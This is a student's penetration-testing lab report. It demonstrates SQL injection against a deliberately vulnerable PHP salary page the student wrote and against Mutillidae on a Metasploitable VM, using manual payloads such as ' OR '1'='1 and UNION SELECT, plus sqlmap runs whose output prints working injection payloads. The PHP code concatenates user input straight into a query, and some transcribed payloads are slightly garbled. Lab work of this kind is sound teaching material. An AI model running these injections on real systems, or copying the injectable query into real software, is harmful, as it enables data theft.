



VIT[®]
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)


Manual SQL Injection Demo using Own Script

NAME: DHEVATHA S P
REG NO.: 22BCE0826


NAME OF FACULTY: DR. Satish C.J
COURSE TITLE : Penetration Testing and Vulnerability
Analysis Lab
COURSE CODE: BCSE319P
LAB SLOT: L55+L56
SEMESTER: Winter Semester 2024-25
CLASS NO.: VL2024250505928



Dhevatha S P
22BCE0826


1. Run the SQL and php server with XAMPP




2. Create a database using MySQL with salary table and password table







3. Run the PHP website connected to SQL using XAMPP



```

<!DOCTYPE html>
<html>
<body>

<h1>Salary Finder</h1>

<form method="post">
    <p>Enter your name:</p>
    <input type="text" id="name" name="name"></br></br>
    <input type="submit" value="Submit"></br>
</form>

<?php
$servername = "localhost";
$username = "dhev";
$password = "1234";
$dbname = "employee";

$conn = new mysqli($servername, $username, $password, $dbname);

if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $name = $_POST['name'];



    $sql = "SELECT employeeName, employeeSalary FROM salary WHERE
employeeName = '$name'";

    $result = $conn->query($sql);


    if ($result->num_rows > 0) {
        while ($row = $result->fetch_assoc()) {
            echo "<p>Name: " . $row["employeeName"] . " </br> Salary: " .
$row["employeeSalary"] . "</p>";
        }
    } else {
        echo "<p>No data found.</p>";
    }
}

```


```
}  
$conn->close();  
?>  
</body>  
</html>
```




4. Running the cmd- ' OR '1'=1



5. Running the cmd - ' UNION SELECT database(), NULL#



6. Running the cmd - ' UNION SELECT user(), NULL#



7. Running Mutillidae


```

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f7:56:85
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef7:5685/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1278 (1.2 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _

```

1. Selecting the OWASP Top 10-> Injection -> SQLi - Extract Data -> User Info



2. Running the command below in Kali Linux's terminal

```
sqlmap -u "http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=View+Account+Details"
```

```

Kali (running) - Oracle VM VirtualBox
File Machine View Input Devices Help
jane@jane:~$ sqlmap -u "http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details"
[*] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:47:27 /2025-03-28/

[00:47:27] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=f07689d326a...48d2e10625'). Do you want to use those [Y/n] y
[00:47:30] [INFO] testing if the target URL content is stable
[00:47:32] [INFO] target URL content is stable
[00:47:33] [INFO] testing if GET parameter 'page' is dynamic
[00:47:32] [INFO] GET parameter 'page' appears to be dynamic
[00:47:32] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be injectable
[00:47:33] [INFO] heuristic (XSS) test shows that GET parameter 'page' might be vulnerable to cross-site scripting (XSS) attacks
[00:47:33] [INFO] heuristic (FI) test shows that GET parameter 'page' might be vulnerable to file inclusion (FI) attacks
[00:47:33] [INFO] testing for SQL injection on GET parameter 'page'
[00:47:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:47:36] [WARNING] reflective value(s) found and filtering out
[00:47:38] [INFO] testing 'boolean-based blind - Parameter replace (original value)'
[00:47:39] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:47:42] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:47:44] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:47:47] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:47:50] [INFO] testing 'Generic inline queries'
[00:47:50] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:47:52] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:47:54] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:47:56] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[00:47:58] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'

```

```

Kali (running) - Oracle VM VirtualBox
File Machine View Input Devices Help
jane@jane:~$ sqlmap -u "http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -dbs
[00:51:09] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current injection technique test
[00:51:11] [INFO] target URL appears to have 3 columns in query
[00:51:13] [INFO] GET parameter 'username' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] n
sqlmap identified the following injection point(s) with a total of 137 HTTP(s) requests:

Parameter: username (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: page=user-info.php&username=test' AND 7715=7715 AND 'LSbd'='LSbd&password=test&user-info-php-submit-button=View Account Details

Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=test' AND ROW(7644,9335)>(SELECT COUNT(*) FROM (SELECT (ELT(7644=7644,1)))a,71626b7071,FLOOR(RAND(0)+2))x FROM (SELECT 5639 UNION SELECT 1237 UNION SELECT 9353 UNION SELECT 7480)a GROUP BY x) AND 'trPZ'='trPZ&password=test&user-info-php-submit-button=View Account Details

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (SLEEP)
Payload: page=user-info.php&username=test' AND SLEEP(5) AND 'XgSe'='XgSe&password=test&user-info-php-submit-button=View Account Details

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: page=user-info.php&username=test' UNION ALL SELECT NULL,CONCAT(0x716b787671,0x4d44496f75785a6a7065736d50736d644b4e7467626b5763656a747ae6dd83477960414944,0x71b7b07071),NULL-- --&password=test&user-info-php-submit-button=View Account Details

[00:52:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4, PHP
back-end DBMS: MySQL > 4.1
[00:52:12] [INFO] fetched data logged to text files under '/home/jane/.local/share/sqlmap/output/192.168.56.105'
[*] ending @ 00:52:12 /2025-03-28/

jane@jane:~$

```

3. Running the command below in Kali Linux's terminal

sqlmap -u

"<http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details>" -dbs

```

Kali Linux - Oracle VM VirtualBox
File Machine View Input Devices Help
jane@jane:~$ sqlmap -u "http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" --dbs
[+] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:57:12 /2025-03-28/

[00:57:13] [INFO] resuming back-end DBMS 'mysql'
[00:57:13] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=a70a047d8a7...b1f1ea37228'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: username (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: page=user-info.php&username=test' AND 7713=7713 AND 'L50d'='L50d0password=test&user-info-php-submit-button=View Account Details

Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=test' AND ROW(7644,9335)>(SELECT COUNT(*),CONCAT(0x716b787671,(SELECT (ELT(7644=7644,1)))0,71626b7071,FLOOR(RAND(0)+2))X FROM (SELECT 5639 UNION SELECT 1237 UNION SELECT 9353 UNION SELECT 7480)X GROUP BY x) AND 'trPZ'='trPZ0password=test&user-info-php-submit-button=View Account Details

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (SLEEP)
Payload: page=user-info.php&username=test' AND SLEEP(5) AND 'Xg5e'='Xg5e0password=test&user-info-php-submit-button=View Account Details

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: page=user-info.php&username=test' UNION ALL SELECT NULL,CONCAT(0x716b787671,0x4d44496f76785a7a0e73685a7a4850736d644b4e7467626b5763656a747a6d6d62477980414945,0x72626b7071),NULL-- --0password=test&user-info-php-submit-button=View Account Details

[00:57:24] [INFO] the back-end DBMS is MySQL
